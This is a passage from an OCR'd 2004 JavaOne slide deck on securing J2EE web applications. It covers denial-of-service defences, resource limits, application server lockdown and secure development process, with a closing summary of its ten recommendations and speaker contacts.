response.addHeader("Cache-Control",  "no-store");
```

Denial of Service

- Attack by which a hacker prevents legitimate users of a service from using that service
  - Hackers achieve by consuming scarce, limited, or non-renewable resources
  - Misconception is DOS and DDOS are primarily network level attack and not an application attack

- Variety of application architecture/design/code issues can be exploited
  - Poor Session Management
  - Poor resource management and allocation
  - Poor Error Handling Scheme
  - Poor Handling of Unauthenticated users

Secret # 9 Limit Resources Allocated to a User

- Use Session Management effectively
- Allocate resources effectively
  - For unauthenticated users, avoid any unnecessary access to expensive resources such as databases
  - Monitor and control long running queries
  - Consider handling only one request per user by synchronizing on the session object

```
synchronized (session) {
        // Business Logic
}
```

Secret # 9 Limit Resources Allocated to a User

- Check Error Handling schemes
  - Check error handling scheme to ensure that an error does not affect the overall operation of the application
  - Clean up resources, such as database connection, socket connections to other server
  - “Fail Safely”
- Use cache as much as possible

Exploit Application Server Configuration

- Hackers exploit the wide gap between *overworked/underpaid application developers* and overworked/underpaid administrators

- Variety of Application Server Configuration problems that can the plague the security of a web application
  - Unpatched security flaws in the server
  - Unnecessary services enabled
  - Misconfigured system resources
  - Default accounts with default passwords
  - Remote administration
  - Application server JVM™ software security settings
  - Misconfigured, default, or self-signed certificates

Secret # 10 Lockdown your J2EE ™ Platform-Based Application Server

- Application Server Security Patch Management
- Turn off Unwanted Services
- Tune Application Server system resources/parameters

"Me? I came in through the port you left open to the Internet."


Secret # 10 Lockdown your J2EE™ Platform-Based Application Server

- Disable all default/guest accounts
- Limit remote administration access
- JVM Software Security
  - Run with least privilege
  - Define security policies
- Configure SSL properly
  - Do not use self signed, or default certificates
  - Buy certificate from a reliable certificate authority
- Logging and Alerts

Agenda

- The Internet Threat Model
- The Threats and The Ten Secrets
- Software Development Process/Policy
- Summary
- Q&A


Seven Steps of Doom



Steps to Success

Security in Application Lifecycle

- Secure Design
- Secure Development
- Secure Testing
- Secure Deployment & Operations
- Audit Process



Application Security Review

1. **Identify Assets**
2. **Create a Security Architecture**
3. **Identify and Document Vulnerabilities**
4. **Assess your Risk**
5. **Plan for Risk Mitigation**

Application Security Process Summary

- Understand Application Security
- Incorporate Application Security into your process
- Conduct a Application Security Review for each release
- Automate as much as possible using in house and 3rd party tools
- Create application frameworks that force security standards

Summary

1. Do not give out Unnecessary Information
2. Fail Safely
3. Practice Input Validation
4. Practice Output Encoding
5. Use Cryptography to Secure Data
6. Use Proper Authentication Model
7. Practice Effective Session management
8. Enforce Proper Authorization
9. Limit Resources Allocated to a User
10. Lockdown your J2EE Platform-Based Application Server

For More Information

- Reference URLS
  - www.owasp.org/guide
  - www.cert.org
  - www.youarehacked.com

- Contact Information
  - Karthik Shyamsunder (**karthik@infotekies.com**)
  - Selvamohan Neethiraj (**sneethir@infotekies.com**)
  - Joel Nylund (**jnylund@verisign.com**)

Q&A

JavaOne℠

Sun's 2004 Worldwide Java Developer Conference℠

You Are Hacked☹

Ten Secrets to Securing Your Java™ 2 Platform, Enterprise Edition (J2EE™) Web Applications

Karthik Shyamsunder, Sr. Engineer

Selvamohan Neethiraj, J2EE Architect

Joel Nylund, Director